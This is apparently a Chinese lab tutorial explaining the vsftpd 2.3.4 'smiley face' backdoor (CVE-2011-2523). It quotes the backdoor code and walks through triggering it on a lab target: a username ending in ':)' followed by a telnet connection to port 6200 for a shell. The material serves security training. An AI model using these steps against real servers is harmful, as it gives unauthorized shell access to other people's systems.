CVE-2011-2523,别名笑脸,起源于vsftpd2.3.4,也就是verysecureFTPdaemon的缩写,是一款FTP服务器,在代码中存在一个重大的问题,在文件srt.c中出现一段与程序无关的代码。
{
return 1;
}
else if((p_str->p_buf[i]==0x3a)&&(p_str->p_buf[i+1]==0x29))
{
vsf_sysutil_extra();
}
return 0;
}
这样一段代码是c语言实现的选择结构的代码,功能是如果数组p_buf第i个元素是0x3a,第i+1个元素的0x29,就会执行vsf_sysutil_extra()函数,而vsf_sysutil_extra其实功拿是一个建立socket连接的端口是6200。而我们如何去触发这个连接后门?在vsftpd-2.3.4的设计中服务端会接收客户端发过来的用户名和密码,而用户名就存放在p_buf的数组中,所以我们只要在登录的时候输入0x3a0x29就会去触发这个socket连接后门。
之所以说笑脸漏洞,是因为0x3a0x29的字符是 :)
实战演练
攻击机:kali(10.168.1.160) 靶 机:msfadmin(10.168.1.177)先使用nmap扫描靶机信息

确认vsftpd版本为2.3.4,则进入下一步操作
一般笑脸漏洞有两种渗透方法
方法一
(推荐) 使用telnet或ns连接靶机的ftp服务器,输入随意用户名后面加:),密码随意telnet 10.168.1.177 21 USER user:) PASS pass

pass回车后不要动,此时靶机会开启6200端口,原本的命令行不要关,再开一个命令行,使用telnet或ns连接靶机的6200端口
telnet 10.168.1.177 6200

出现这个界面表示已经进入靶机的6200端口了,可以 ls -l; 看看,注意进入后每条命令都要加 ; 。
方法二
使用MSF模块进行渗透,但大多数比赛都不会存在这个模块,所以不推荐。